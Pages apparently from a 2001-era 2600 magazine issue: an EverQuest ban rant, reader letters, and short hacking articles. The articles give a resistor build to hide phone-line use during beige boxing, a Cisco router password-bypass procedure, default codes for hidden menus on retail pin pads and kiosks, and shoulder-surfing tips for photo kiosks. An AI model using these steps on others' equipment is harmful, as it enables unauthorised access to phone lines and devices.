Information in this article was heavily influenced by the Ettercap and Parasite projects. Proof of concept tests were performed with the tools mentioned here, against Linux, Windows NT, and Windows 2000 machines.

OFFSET HACKING OR how I got banned from everquest

by Darbycrsh

Offset hacking - the process of finding out which offsets affect what using a hex editing utility like Winhack or Soft Ice - has been around for a long time. Games like Diablo have been quite well known for it. However, they never seemed to ban players for it. As a matter of fact with Diablo 2, they made everything server side to stop that practice. But in the spirit of good fun they still have their open battlenet which still can be modified and offers that option of play to others who want to play that way.

In all honesty probably every online game that's out there gets hacked. Why not? It's fun. Typically it starts off with most people the same way. They play the game a long time, then get bored. Then they start to try and figure out ways to hack the game. Think of it - you don't have to worry about going to jail and you still have the pleasure of beating the system. Considering most of the people who do it are powergamers and put enough money into these game companies' pockets, the companies usually don't care that much about it.

Then along comes Verant Inc. with their all addicting Everquest game or Evercrack as most like to call it. First off, let me state this company has probably had the worse level of customer support right from the start. Their so-called guides are rarely ever on and usually will say they need to refer you to a senior gm who is never on. Not to mention all the bugs they still haven't fixed. Come on, after two years you would think they'd get it right.

Obviously, you bring all these elements together and of course now offset hacking Everquest seems like a mighty attractive proposition. And you may even think they don't care since they obviously don't care enough about good customer service. Wrong. Warning signs of their attitude about any applications came when Ben Ziegler came up with a macro utility to make game play better. It was called EQ Macros. He was stopped in his tracks as you can see from this quote from his website: *"EQ Macros is temporarily on hold - it is not being sold or developed. John Smedley, CEO of Verant, sent me an email and requested that I stop work on EQ Macros. I responded asking him to consider developing a 3rd party developer support program, like Origin's UO Pro program, so that we could work together on improving the EQ gaming experience. I then received communications from Verant's lawyer asking me to cease & desist such activities."*

What's also interesting is that Verant wanted to be able to scan your PC for third party apps. They changed their minds after users protested. It would have required users to allow Verant to upload any data that could "interfere with the proper operation of EverQuest."

Now the thing to keep in mind is that the offset hacking is going on at the *client end* of the game which sits on your hard drive. So what Verant is implying is that you can't sniff or look at something that is on the PC that you bought. Also consider the fact that you bought the software as well as paying a $10 a month subscription fee.

Recently Verant and their Nazi squad banned over 300 accounts for hacking. Now when people asked for proof they received some nice form letters. Live human contact was not offered. Many users were first greeted with this email.

"It is my regretful duty to inform you that your Everquest account, ————-, has been banned for violating our Everquest Rules of Conduct and our EverQuest User Agreement and Software License, to which you have affirmatively agreed to abide by each and every time you play EverQuest. The use of a third party program to alter your gameplay is not tolerated and as such has warranted the removal of your access to the game.

"If you have any questions or concerns regarding this action please feel free to contact eqaccountstatus@station.sony.com. As a result of this action the registered credit card will no longer be billed for the EverQuest subscription fee.

"We thank you for your past patronage."

Now granted we all knew the risks and we paid the price. But what I find interesting is that they will not offer proof to back up their claim that you were hacking. Which leads me to believe that they are doing some kind of client side scanning. I do know some innocent bystanders did get banned. If Verant Interactive is not going to offer up proof of how they know your hacking, I think they should restore your account. Or is the real truth that they are scanning your PC which is an invasion of your privacy?

I think the mass bannings with no offering of evidence is almost the same as Kevin Mitnick's case. What's the world coming to when some gaming company can get away with this shit? Saying the customer is always right definitely does not apply to Verant.

One thing the company doesn't realize is that while it's only $10 a month, the time put into building up those characters was a lot more than that. The fact that Verant is not showing how they caught you and just answering with a form letter is BS.

I will end this with a post that John Smedley himself put on the Hackerquest board.

This message is addressed to those of you that are attempting to hack EverQuest:

Read other messages on this board VERY carefully. You will find that a large number of people are being banned today.

We have been logging things on the server for some time and will continue to do so in the future. If you hack, you will be caught, and you will be banned. It's that simple.

Regards,
John Smedley
Chief Operating Officer
Sony Online Entertainment

By the way, the thing he claims about logging is BS. If they were logging as they claimed, my friends would have been banned as well. But they were fortunate enough to be out of town during that week.

by Lucky225
Lucky225@verizonfears.com

The invisible box will make it so that when you pick up a phone on your phone line any of those in-use lights that tell if an extension phone is picked up won't light.

Theory

The theory is based off the same principles as the infamous black box that used a 1.8k resistor to keep the phone line at 50v when you pick up. It actually still works, but because of modern switching the voice path is cut off from the party calling you, and the phone company doesn't allow a voice connection anymore until your phone goes off hook and there's supervision. The invisible box works by using high resistance to keep the voltage at about 20 volts. This is accomplished by placing a resistor of about 470ohms in series with your phone. The phone is approximately 215ohms and draws 28ma of current, which means when your phone is off-hook there are approximately 6 volts on the phone line. When you place the resistor in series with the phone line, there is a total resistance of 685ohms. Using ohm's law, 685 ohms times 28ma gets you 19.2 volts! So the resistor keeps the phone line at about 20 volts, and most in use lights only go off when there are about 15 volts or less on the phone line.

Construction

You will need a phone cord and a 470ohm resistor (yellow, purple, brown). You can get the resistor in a five-pack at Radio Shack for $0.49. It wouldn't hurt to have some wire strippers and possibly electrical tape or solder. Strip the phone cord in the middle. Don't cut the modular jacks off. You'll see four or two wires, usually black, red, green, and yellow. Don't worry about the black and yellow wires. In fact, cut them off as they'll get in the way. Leave the green wire alone. That's the positive wire, and since current flows from negative to positive and we're trying to oppose current so the voltage won't drop, we leave it alone! Finally, cut the red wire (that's the negative!) in half and strip both ends. You're going to insert the resistor here.

Conclusion

That's it. Pretty simple huh? You might be thinking that maybe there is no real use for this because all it does is make it so that an in-use light doesn't light when you pick up the phone. But think of the possibilities. You could go beige boxing with this box and it might save you if the person you're beiging off of has an in-use light and they always look at it to see if their kid is on the phone. Because of your trusty invisible box hooked up to the phone line, that light never comes on and they never pick up to yell at who they think is their kid. Personally, I use it when I'm talking on my phone line but want to use my main line to go on the Internet. My mom is always checking that damn in-use light and yelling at me, "You're on the Internet with my phone line! *Get off now!" Ha-ha!* Now she'll never know! The sad thing is I bet this even bypasses those lame $200 phone tap detectors you always see on TV.

Greets: Yari my beloved!, Spoonm!, Pooly, BigB9000, Xhype, Gizmo, Morbid Angel, Lancomandr, phlux, cry0, syncron, Omega2, and anyone else I left out!

bypassing Cisco ROUTER PASSWORDS

by Nickels 1

This is pertaining to Cisco 2500/2600 series routers and the password bypassing of them. There are two modes that you can use on a Cisco router: privileged/enabled and user. User mode allows simple commands like ping to be used, but does not allow global configuration of the router. The problem is that you need a password to get into privileged mode and to make configuration changes. The bypassing of this password is what the focus of this article will be.

Cisco routers - 2500/2600 series that is - contain a 16 bit register that basically controls how the router will boot. The default register setting is 0x2102, which means that the router will load the configuration contained in the NVRAM, know as the startup config. What we will do is tell the router to ignore the configuration in the NVRAM so that it will also ignore the password to get into privileged mode. The register setting to ignore the contents in NVRAM is 0x2142.

This is how we go about changing the register setting. We switch the router off (this has to be done in person, not remotely), and then back on. Within the first 30 seconds, we enter a break command (ctrl+break) which will take us to one of the two prompts:
for a 2600 router: "rommon 1 >"
for 2500 router: ">"
"rommon 1 >0x2142"
"rommon 1 >reset" for the 2600 router.
">o" This will give you options to turn certain bits "on" or "off". The one we are going to select is the 6 bit, so:
">o/r 0x2142"
">i" which will change the register to ignore NVRAM and reboot the 2500 router.

When the router reboots, it will ask you if you want to enter setup mode. Choose no to get into user mode. Now we have a clean sheet to work with. No passwords are set and no configurations are set - those are still in the NVRAM. However, we can enter privileged mode with no password. Use the command "router>en" and that will put us into privileged mode. We now load the configuration that is in the NVRAM to RAM (running-config) with the command: "router#copy start run". This will put all the original configurations on the router and you will be in privileged mode with free reign. One thing you must do is change the register back to the original configuration so that the router will load the contents in NVRAM on next boot. Do that with the command:
"router#config t"
"router(config)#config-register 0x2102"

Now there are all kinds of things you can do once in privileged mode: change the privilege mode password, set up telnet passwords so that you can connect remotely, and many others. Once you have made your changes, issue the command:
"router#copy run start"
This will save your changes to NVRAM so they will be loaded next boot.

Hacking Retail Hardware

by dual_parallel
dual_parallel@hotmail.com

These hacks deal with retail systems: customer-operated and point-of-sale (POS) hardware. Actually, these hacks are the beginnings of hacks; all key presses and codes were discovered one time through a line.

The first piece of POS hardware is the VeriFone PinPad 1000 (http://vnibankcard.com/products/verifone-pinpad1000.htm). The PinPad utilizes derived unique key per transaction (DUKPT) or master/session key management. This simple hack deals with the Master/Session management technique. A master key resides in the pad and a session key is generated for each transaction, ensuring accuracy. To access the master key, press the four corner buttons simultaneously - 1, 3, CLEAR, and ENTER. "WHICH MKEY?" appears. Enter any number and "ENTER OLD MKEY" appears. The next step in PinPad exploration would be social engineering the number of digits in the Mkey or the Mkey itself, either from the establishment or a VeriFone vendor. Brute force would be pretty difficult without knowing how many digits comprised an Mkey.

The next piece of POS hardware is the pin pad at every register of your favorite store, Wal-Mart. (These pin pads see a lot of action with a Wal-Mart opening every two business days.) Access the not-to-be-seen screens by pressing the top left arrow button and bottom right ENTER button simultaneously. You'll get:
CM2001I
256k V1.40

SM V5.4
and then:
Enter password
The ever-popular "1234" begets:
Validating app
then:
EFT prog: 0028
EFT parm: 0032

Hitting the red CANCEL button after the password prompt shows the following info:

Program	Release
WALUSA1	1.42

The pad resets quickly, so the order of the data might not be correct. In fact, I don't know what any of this data means.

The final hack is akin to owning a Create-A-Card machine. At your local Sears Watch Service, you might find a touch screen terminal called Quick-Scribe, by Axxess Technologies (http://axxesstech.com/qs/default.htm). This is a consumer-operated terminal that personalizes, by engraving, trinkets and gifts. Upon first inspection, you'll notice the telltale signs of Microsoft: a grayed-out scroll bar and the bottom of a Windows title bar. So with a little time, you're sure to own this box.

Start by grabbing the screen with both hands, thumbs at each top corner. Now press the top corners simultaneously, quickly, and repeatedly (hey, it worked for me). You should get a white screen with four 0-9 numeric keypads, begging for you to enter the four-digit pass code. With 10^4 possibilities, start with the obvious. "1234" didn't work, but "1111" did. This brought up the best screen of all - a white screen appeared with "PRIVILEGED ACTIVITIES" across the top. Sounds good. The commands under it were:

View Log Files (Details)
View Log Files (Summary)
Engraver Utilities
Change Stock
Change Peripheral Configuration (future)
Modify Site Specific Data (future)
Run Diagnostics (future)
Complete Problem Report (future)
Capture Data
Merchant Summary Report
Restart Application

The last command will get you what you want ñ the NT desktop. Touch Restart Application and the desktop will appear. Quickly pop up the Start menu and it should persist as the Quick-Scribe app restarts. From here you can do as you please.

(Axxess Technologies has another line of engraving machines called Quick-Tag, targeted at the pet owner market.)

To further your exploration into the devices of capitalism (including default passcodes), check out the FAQ's at http://www.magtek.com. And share your experience and knowledge with others.

(Thank you Luscious.)

HACKING

Kodak *Picture* Maker:

by deadkode
deadkode@phreaker.net

Your first question, I'm sure, is what the hell is it? Kodak Picture Maker is a Sun powered computer used to scan images, edit images, and print them out on really high quality paper. You can retrieve your pictures that you want to print from a variety of sources, including PCMCIA, 3.5" floppy, and CD-ROM. It is operated by a touch screen and if you don't like the way the screen is calibrated, by all means reach down to the slot where you get your pictures out of, and turn the switch on the right hand side off and on. It takes between 10 and 15 minutes to boot up though.

To find one in your area, try: http://www.kodak.-com/cgi-bin/webWhereToBuy.pl?form=name-Only&productGroupCode=27

Why Would I Want To Hack It?

Because it has pretty colors on it and makes noise. Also, I believe it infringes on your privacy without letting you know. Whenever you print something off of it, it requires a password. The clerk or store manager puts the password in and your print comes out. They don't mention that they save a copy of what you printed to an internal hard drive on the unit. You can view these by touching "Print Previous Pictures" on the menu.

How To Hack It

There are essentially two passwords for the system, one to get into setup and one to print pictures. Shoulder surfing the password for printing is easy, since it's a touch screen, and when the operator presses the button on the screen, it depresses. You will now be able to print as much as you like and copy images to floppy. Why pay $5 for their floppy when you can use yours for 30 cents? The setup password, nine times out of ten, is the store number of whatever facility you are in. The store number can usually be found on a receipt, or if you don't mind seeming conspicuous, you can just ask for it.

Continued from page 39

will have a high-speed Internet connection and will listen every week. Anyway, at one point you read a letter and said you receive many similar letters which say that you should expect to be treated unfairly by the government so you should quit bitching and complaining about it. In reply, I would like to give a quote that was on the wall in my high school. I think it was Martin Luther King Jr. "Our lives begin to end the day we become silent about things that matter." So keep bitching.

ratner

You can count on it.

Dear *2600:*

I noticed that on the cover of 18:2, the truck had IP ranges on its window. So I did a reverse DNS lookup on a computer in each range and found all were registered to Ford Motor Company. Nice one.

Omega Red

We had no idea.

Dear *2600:*

What little individuality and independent thinking I've managed to wrest from this society was stimulated by early exposure to Pacifica radio. From that foundation I've managed to build upon such radical ideals as conviction, awareness, communication, and open-mindedness. I am sickened by the WBAI crisis but it serves as a wake up call to all those who enjoy provocative thought and the opportunity to participate in the salvation of *free speech.* Viva *2600!*

iceplant999

If WBAI and Pacifica weren't valuable, the crisis would have ended quickly. Listeners hold the key as to how this will play out. For more info, visit www.wbai.net, www.savepacifica.net, and www.pacificacampaign.org.

Dear *2600:*

As an attorney dedicated to freedom of speech and dignity of human beings (albeit from a labor perspective), I think you guys rock. Keep it up!

Michael Piacsek
Assistant Counsel
National Treasury Employees Union
South Africa

Article Feedback

Dear *2600:*

As I am one of the people who helped implement the Microsoft Script Encoder I was amused by Mr. Brownstone's article on "breaking" it in 18:1. I have a few comments. I apologize in advance if this gets a little long - there are a considerable number of points to address.

1) Mr. Brownstone conjectures that the encoder was implemented by "Bill Gates' little nephew." The Microsoft Script Encoder was not implemented by any relative of Bill Gates. It was implemented by members of the Windows Script Technologies team, myself included. Note also that Bill Gates has no siblings and hence has no nephews.

2) Your article is not exactly timely. I received a correct decoding algorithm from a hacker less than a week after we first put the code up on the web. I have received several more since then. We shipped the Encoder in 1998. This is very old news.

3) Mr. Brownstone correctly notes that "a COM object that does the encoding shipped with IE5.0, so reverse-engineering this will reveal the algorithm." It bears pointing out that IE5 also shipped with an object that decodes the ciphertext - obviously the VBScript and JScript engines are such objects as they compile the plaintext. Note that this is a good reason to keep the encoding simplistic. At some point the plaintext must be in memory on the machine running the encoded script. Anyone wishing to read the plaintext need only attach a debugger to the process and step until the address of the plaintext is pushed onto the stack. Faced with this fact obviously implementing a cryptographically secure encoding algorithm would be a waste of developer time.

4) Mr. Brownstone asks "if it is about preventing casual viewing, what's wrong with... a simple XOR?" This is a good question. Had he or the editors of *2600* taken the time to ask me beforehand, then I could have explained the design criteria for the encoder before you went to press.

First, we needed an encoding algorithm which was small, fast, worked well with both low-ASCII and Unicode text, one not *utterly* trivial to decode and one which also did not make a ciphertext much larger than the plaintext. It must also be *guaranteed* to never produce a ciphertext containing "</script>" or other HTML/ASP tags, for reasons which should be obvious. It must also have no export restrictions. These criteria immediately rule out Mr. Brownstone's suggestions (XOR, uuencode, base64, URL-encoding) and quite a few others that we considered.

Second, the question makes an unwarranted assumption. The purpose of the Script Encoder is *not* simply to prevent casual viewing. That certainly is one purpose, but it is far from the only purpose or even the most important purpose. Consider this scenario: a developer creates a solution for a customer using some script technology - perhaps a set of Active Server Pages or some complex DHTML code with lots of scripting. The developer then licenses the technology to a customer under a contract which states that the customer will not modify the code and will not take sections of the developer's code out to use for their own purposes. Suppose furthermore the customer violates the terms of the contract and the developer sues. Imagine the developer standing in front of the judge saying, "Well, I gave them all the source code in plain text but I put a comment in it saying 'Please don't read this.'" Compare that to the developer saying, "I gave them the source code in an encoded format. The fact that they have modified and resold my code indicates that they must have implemented a special tool to deliberately break the encoding and thereby break their licensing agreement. This was no accidental glance at the source code but rather a deliberate attempt to defraud me."

The latter is obviously a much stronger legal posi-

tion. Even a simple encoding easily broken by anyone who knows a little cryptography is far, far superior to plaintext in this situation. This puts script writers on the same legal footing as more traditional solution providers who have "you will not reverse-engineer the object code" contracts - clients who implement Java-bytecode-to-Java reverse-compilers and use them are in violation of their contracts.

This scenario and similar intellectual-property protection scenarios were the primary scenarios driving the implementation of the Microsoft Script Encoder. That it also allows web developers to hide their scripts from prying eyes was a frequently requested feature but certainly not the scenario that motivated the implementation. It is a mischaracterization to state that *security* is the primary scenario - *legal recourse* is the primary scenario. We had many meetings with ASP solution providers and other professional script authors to determine their needs before we designed and implemented the Encoder.

5) Mr. Brownstone states "Microsoft recommends using the Script Encoder to obfuscate your ASP pages so in case your server is compromised the hacker would be unable to find out how your ASP applications work." Protecting the intellectual property contained in the scripts on servers compromised by malicious hackers was not a scenario that the development team ever even considered, for obvious reasons. If the server is compromised then, the source can be stolen and decoded at the hacker's leisure. Furthermore if your server is compromised, then you have far more serious problems to cope with than having your scripts stolen.

I have made a brief search and I am unable to find anywhere in our documentation where we recommend this. I certainly have never recommended it myself. We recommend obfuscating your ASP pages so that if someone steals them, modifies them, and resells them, then you can sue them and have some hope of winning. If you can send me a URL to a Microsoft document which recommends this, then I will personally see to it that it is corrected. I apologize for the error - it is my job to review the documentation for mistakes like this and apparently I was not as diligent as I ought to have been. (If you cannot, then I'm interested to know why you're making this statement and would appreciate a clarification.)

6) Mr. Brownstone states: "Microsoft should encourage programmers to find other ways to store their... sensitive data... an algorithm... that needs to be hidden is just a bad design." I agree absolutely and I have advocated exactly this position to every one of the hundreds of programmers who have ever asked me about the Script Encoder. In fact, I wrote a FAQ on the subject a long time ago which is still occasionally reposted to the Microsoft Scripting newsgroups. To accuse me and the rest of the development team of advocating "security through obscurity" is therefore rather unfair. There is no perfect way to protect script-based intellectual property. We do not claim to provide one. Rather, we have a simple tool that (a) will stop the 99+ percent of the population who have no cryptography skills from reading the code, and (b) provides script authors with a similar legal footing as traditional programmers have had for years.

Finally: If Mr. Brownstone or the editors of *2600* (or anyone else for that matter) has more questions or comments about any Microsoft Script technology, then please don't hesitate to email me (preferably *before* you publish articles about them - it will save time for all of us.)

I would be personally interested if any of you had comments on the cryptographically secure digital signing which I've implemented in Windows Script Host version 5.6. (Currently in beta, see msdn.microsoft.com/scripting for details.)

Eric Lippert

Dear *2600:*

In 18:1 you published two articles on the "liberation" of computer terminals. Now, unless I missed something in philosophy class, there's nothing unethical about purchasing some equipment, renting some public space, and charging people to use the computer you've purchased.

In the same volume, you respond to Wax, who says that he pinched his copy of *2600,* by saying "Stupid shit like this is enough to ensure that stores either keep us behind the counter or stop carrying us altogether."

I guess we've exposed the hacker ethic for what it is: property rights for us (the techno-elite) and a resounding Fuck-Off! to everyone else.

ive

You seem to be confused about the meaning of "liberation." These articles were not telling you how to steal something but rather how to manipulate the technology a bit. That is, after all, what we exist to do. Maliciousness, and that includes physically taking things that don't belong to you, have always been condemned.

Surprises

Dear *2600:*

Heres something nifty:

Go to www.google.com and search for something. Then, when the search results come back, go to the bottom of the page and select "Google in Your Language". When the page loads, select "Hacker". You can now search like a 37337 hax0r d00d.

binary

Oh joy.

Dear *2600:*

Your magazine (to which I am a dedicated and satisfied subscriber) was mentioned in a pretty cool web comic called "8-bit Theatre" that I read now and again. The URL of the comic's main site is www.nuklearpower.com and the URL of the comic in which you were mentioned is www.nuklearpower.com/comic/058.htm. Nothing really technical about it (although it is about a lot of old Nintendo characters) - I just wanted to tell you about it because I know how interested you are in things that involve you.

Iamnoone

Dear *2600:*

Check out who registered fordsucks.com. It was Ford itself.

Bill

Not really. They sued the poor guy who dared to register it as an expression of free speech. They won. And that's why we have fordreallysucks.com.

Quest For Knowledge

Dear *2600:*

I have encountered a little gem that has caused some confusion. It's called a Dallas Key and it's used for software security. The new generation is in the shape of a watch battery and it's approximately 3/4 of an inch in diameter. Without the key in place on the daughterboard and attached to the motherboard, the software becomes invalid. I have tried to gain some information on this item but to no avail. I am trying to find someone who has encountered this item and is able to enlighten me with articles and/or a non factory type website. Anything to get me further than I am now such as ways to defeat the Dallas Key and/or route around it. Even better would be a way to get blanks and duplicate the key and/or reprogram the key. Thanks for your help.

Interested

Dear *2600:*

I am a new reader of *2600* and truly enjoy your magazine. Anyway, I am responding to your request for information about voting systems (17:4). This most recent election has propagated the need for a clear and concise election format. In deference to Ralph Nader and his belief that a paper ballot is the most efficient means to conduct an election, it is now time to seriously consider an electronic standard. The technology exists to allow for a more exact method of voting and counting those votes.

From what I have seen, heard, and read, several states are moving towards implementation of a Direct Recording Electronic Voting System (DRE). The DRE will be a tremendous improvement in how elections are conducted. Yet, as with any system, there exist both advantages and disadvantages.

DRE's have no uniform standard. Vendors differ on how to develop and implement electronic balloting. A purely web version election is undoable at this time. There are too many security holes, secrecy is compromised, and you cannot verify who the person voting really is (until PKI becomes more efficient).

There seems to be two DRE versions that are prevalent at this time. Both utilize an ATM-like interface and setup (including a laptop version, which can be transported for disabled people). A voter arrives at their balloting center where they are marked against the official voting rolls for that precinct. They are then handed an ATM type card and password, which has been programmed for their specific election. These cards can be programmed in various languages to accommodate non-English speaking citizens. The person goes to a voting terminal and then it is like using an ATM. Place the card into the terminal, punch in the password, and vote.

Here is where these systems diverge. Vendors have stand-alone systems that replicate data on a disk. There is no apparent backup on a hard drive nor a capability to network individual computers. Other vendors have developed systems that can be networked and data "dumped" into a central database. Hardware and software compatibility does not exist at this time. There is some talk of a system that may be networked internally to the particular polling place for data backup.

At this time most vendors are building proprietary systems that do not "talk" to each other and are keeping their information out of the public domain.

Here are some websites (vendor websites) that discuss more of the specs for DRE's: www.microvote.com, www.votehere.com, www.cs.uiowa-.edu/~jones/voting/congress.html (testimony from industry expert).

I hope this information is a decent starting point for this discussion.

covertuw

Dear *2600:*

I recently purchased a Mailstation "email appliance." I was wondering if there is any way I can get it to dial up a normal ISP and use it, instead of its own programmed ISP. When I press "add new user", it says "Call 800xxx-xxxx" and won't let me. When I try to edit the settings of the programmed user, it won't let me change things like POP/SMTP servers and logon/passes. Somebody must have a way around this.

David R.

Satellite Watch

Dear *2600:*

I just finished reading the article by Elite158 and just wanted to add that the Visa style smart card is also used by DirecTV and very easily hacked. Just because it has a microchip doesn't mean it's safe.

Burgy

Dear *2600:*

I remember an announcement published several issues back where you mentioned a satellite newsletter that was intimidated into shutting down operations after the legal harassment it was dealt by DirecTV. Well, they are at it again, but this time targeting the end user. DirecTV recently sent upwards of 100,000 certified mail letters to homes suspected of "signal theft." These letters are quite threatening and seem to want to scare people into "fessing up" without any sort of legal representation. This, coupled with some information that the "evidence" involved may be partially or entirely falsified (see www.legal-rights.org - it looks like DirecTV has already lost lawsuits in California because of this), really brings to light the ends to which this megalomaniacal corporation will go in the name of profit.

Mangaburn

What's amazing is how short a period of time it takes for people to start buying into the notion that

decrypting a wireless signal is somehow theft. Unlike a cable company, satellite providers have no wires or cable boxes to maintain or supply. The customer must buy the dish and the receiver himself. If 50 million people suddenly decided to subscribe to cable, the cable company would have to scramble to wire their houses and provide them with boxes. If the same thing happened to a satellite provider, all they would have to do would be to add the subscriber info into their database. In other words, their income potential is virtually unlimited. Yet none of that ever trickles down to the customer. The price remains the same or even increases - even if the profits quadruple. This is acceptable in our culture - yet someone who figures out how to decode the signal is somehow a thief.

Dear *2600:*

I would like to inform people about a major screwup that the company Dish Network made. They were doing a software update on receivers that were about 2-3 years old to update them to an OpenTv platform that Dish Network uses on their new receivers. Most if not all of the receivers did not take the update and were giving people the message "019 smartcard not inserted correctly". I work at their customer service center. Anyone who was not under warranty would have to pay to get a new receiver because Dish Network had no fix for this problem. *I don't think this is right.* We had to act like we didn't know what the real problem was and try to get them to purchase a replacement. Managers were going around the call center with signs saying "please do not tell customers that this is our fault." This is not right - the problem was ours, not our customers'.

brian

It will be interesting to see if any of our readers can verify this.

A Handy Tip

Dear *2600:*

Do you ever get tired of Foolproof on those crappy Macintoshes at school? This doesn't get rid of it, but it does let you rename anything while it is on. Some guy was pissing me off in computer class, so I changed the Macintosh HD on his computer so it said "Scott's a masta hacker", then told the teacher (who knew nothing about computers). She completely freaked out and sent him to the office. To rename a file, simply open up Macintosh HD, then rename the file you want. But instead of pushing enter, click on the little menu on the Macintosh HD window that you've opened, and presto!

Anthony

The Evils of Microsoft

Dear *2600:*

I am a recent addition to your readership and, as a result, have started following the Microsoft case and their dealings in the UK more closely. I must say that, even with my limited experience with Linux, I am appalled that a company with such a track record for rolling out software with bugs and security holes holds such a dominant force in the market. If you took your car to a garage, there's no way you would let a mechanic tell you "we've put in your new engine but the chances are it will fail on you from time to time, but don't worry - we'll send you out the bits and bobs for you to fix it yourself." Stuff that! In my eyes they're nothing but the dodgy plumbers of the IT world and I dread the day that their software is the only choice if you want to have full access to the Internet and web services. If there is a better and more robust solution, and in my view Linux and UNIX fit the bill, then why not go for that? In language that politicians will understand, *it will cost you less money!*

Regarding software charges, I would consider myself honest enough to pay charges for shareware software if I intended to keep the product on my PC past the trial date. You go with what's best for you, and you pay the developers the cash they're due so they can continue to develop attractive software. This keeps the end user open to various options, and developers keen to provide the best service possible in their applications.

But what Microsoft seems to be looking towards is the day when they will be able to stream software and services to users, like the way we receive gas and electricity, for set charges and, in the process, squeeze out all competition. How many people would use the Internet if you paid for services over and above your phone bill? You wouldn't want to but five years down the line, when the web is further integrated into everyone's daily lives, you may have to unless there is an alternative to Microsoft. Without fair competition, Microsoft would have no incentive to provide quality software to its customers and, given their track record with security flaws and reliability, I want that alternative.

Then there's their new .Net software. I don't know about anyone else but I am not comfortable with any autonomous information exchanges happening on my PC without my knowledge. It's not that we have anything to hide but that we have a right to control our own information and a humanitarian right to our privacy. This control should not be taken away from the individual and I'm happy with the way it is, thank you very much Bill. Again - a security issue. Does anyone trust this to Microsoft?

Finally, the government issue. In the same week the US government condemns Microsoft's actions, the UK government decides to take up with their software. Given the wide publicity of security holes and the government history of IT project failures in the UK (Passport Office, anyone?), I am fast losing faith in the government to control the situation.

It seems science fiction writers have been right all along. In the future we will be ruled, not by elected officials, but by faceless corporations willing and prepared to exploit their position in their quest for the mighty dollar.

I know I've gone on here, but I find the thought of Microsoft dominating the UK market terrifying and, given the UK's IT skill shortage and tendency to outsource things like this, I feel we are poorly prepared to

deal with this responsibly.

Avon

Dear *2600:*

First of all, thanks for helping us all to open our minds to the concept of *freedom.* I am a novice hacker and don't pretend to understand all that hacking entails, but the recent reversal of the Microsoft breakup order just begs for common sense. And now New Mexico backs out in exchange for their legal fees being paid. Excuse me, our government is settling out of court just to recoup legal expenses? Who's driving this fucking thing anyway?

Iceplant999

Dear *2600:*

I hear the final build of Windows XP is going to be 2600. Coincidence? I think not.

Daewoo

We won't be returning the favor.

Just Plain Evil

Dear *2600:*

If you think having your face scanned in public (using cameras and computers) to see if you are a "criminal" is bad, hold on. It's getting worse.

A public face-scanning system is already up and running in Tampa, Florida. Cameras are mounted in high crime neighborhoods, monitoring passersby in the streets. Using software called "FaceIt" by Visionics, snapshots are compared against a database of 30,000 people that includes runaway teenagers and others wanted on any criminal charge. The police are dispatched when the software makes a match.

The Colorado DMV is installing new software to make it easier for the government to find you. When you have your picture taken for a driver's license, special 3D mapping software will be used to create a "faceprint" file, not unlike a fingerprint. The file contains information which identifies "facial characteristics unique to that individual." The file then becomes part of a database shared by government agencies. This way, if there's a camera the government can monitor (library, post office, street corner, etc.), they can get you.

I am told by a friend in law enforcement that they are testing a mobile version of the Visionics FaceIt system. The idea is that if you're sitting at a traffic light and a cop pulls up next to you, cameras in the police car will automatically scan your face to see if you are wanted. A laptop in the police car will alert the officer if the software comes up with a match. It won't matter what kind of crime you committed. The system won't discriminate between bank robbers and parking ticket violators.

In Ontario, California police are testing a portable, wireless fingerprinting device by Visionics called IBIS. Upon demand, an officer asks you to place your finger into the device which then searches a database for an identity match. The device has a small video screen which then displays information about your identity and any outstanding warrants. If no match occurs, a built-in camera takes your picture and records your fingerprint, picture, and personal information into the database.

Police in Colorado are testing a handheld radar device that can see through your clothes. The device allows officers to scan you for any concealed items at a distance. When used to scan a crowd it displays suspects on a built-in video screen.

All of this sounds like science fiction meets Terminator - but it's all true.

The ACLU is protesting all of the above with little success. Face scanning is "a virtual lineup that smacks of Big Brother by randomly monitoring people without their consent. All this technology does is give law enforcement Superman's powers - powers that go well beyond what would be provided by human senses," says Barry Steinhardt, associate director of the ACLU. "It allows police officers to engage in intrusive searches."

Who can save us?

Speed Racer

Let's see. Government? Corporations? Media? Or individual people? Now that we know the answer, we just need a strategy.

Just Plain Stupid

Dear *2600:*

This CodeRed worm hysteria is quite interesting. I am running Apache on my personal computer, simply to serve only two files for friends of mine. On August 1st, my logs showed 13 http queries containing the exploit line used for the IIS buffer overflow bug that CodeRed thrives on. I took the time to look up all these IP addresses, their owners, NS servers, etc. Of all the IP's, roughly half appear American, many of which no longer work/reply, one being a MediaOne cable connection. Most are corporate servers, obviously, as they are the only people who would pay for such a shoddy product by Microsoft. It is amazing how a 16 year old can maintain a personal server with better security than such giant mega corporations. Moral? Run Apache.

lunius

An Idea

Dear *2600:*

I think it is time to turn the tables on the new copyright laws and use them to our own advantage and show the world how stupid they are. How about someone out there, even me, create a virus, get a copyright on it, and "accidentally" release it? Then when all the anti-virus software companies come out with an inoculation for the virus and, having reverse engineered it, they get sued for violating the digital copyright law. And we all push for massive arrests. Maybe this would be the starting point to show how dumb that law really is.

Trent

Yeah, the general public will buy into that without a second thought.

NetJacking for complete idiots

by Dark Overlord of the DoC

The latest big thing in hacking these days is wireless 802.11 networking. The reason for this is that the hardware is cheap and open networks are abundant.

Wireless networks are popping up all over the place from corporate offices to trade shows, conference halls, libraries, coffee shops, parks, and personal residences.

In the corporate environment the majority of wireless LANs (WLANs) are connected to the internal backbone of the company Intranet behind their corporate firewall, thus unknowingly giving everyone within a two-block radius full unrestricted access to the internal network and attached company resources.

Not all networks are private networks - there are many that are intended to be accessible to the public to attract business. For example, there are many coffee shops that are offering free Internet access in hopes that people will spend more time drinking coffee at their establishment. Hotels are providing wireless access as a perk to attract guests, which is also cheaper then wiring all the rooms with cat5 for 100bt Ethernet.

In Seattle, San Francisco, and other areas, there are groups and organizations that are setting up WLANs for free use in their neighborhood in a philanthropic manner.

What is Wi-Fi/802.11?

802.11 is a standard for WLANs developed by the Institute of Electrical and Electronics Engineers (IEEE). The standard deals with network association, data transfer, authentication, and privacy.

802.11 is the first draft of the protocol specifying transmission speeds of one and two megabits a second. The 802.11b specification describes a later update to the protocol for eleven megabit rates. (802.11a is a specification for 51 megabit rates but is not ready for prime time.)

The 802.11 WLAN protocol specifies the lowest layer of the OSI network model (physical) from which other protocols such as TCP/IP, IPX, NetBEUI, are built on.

On a traditional copper network, physical connectivity defines the network (discounting the use of layer two switches and VLANs). Thus, security of these networks is primarily a physical exercise whereas with WLANs there are no physical constraints to connectivity.

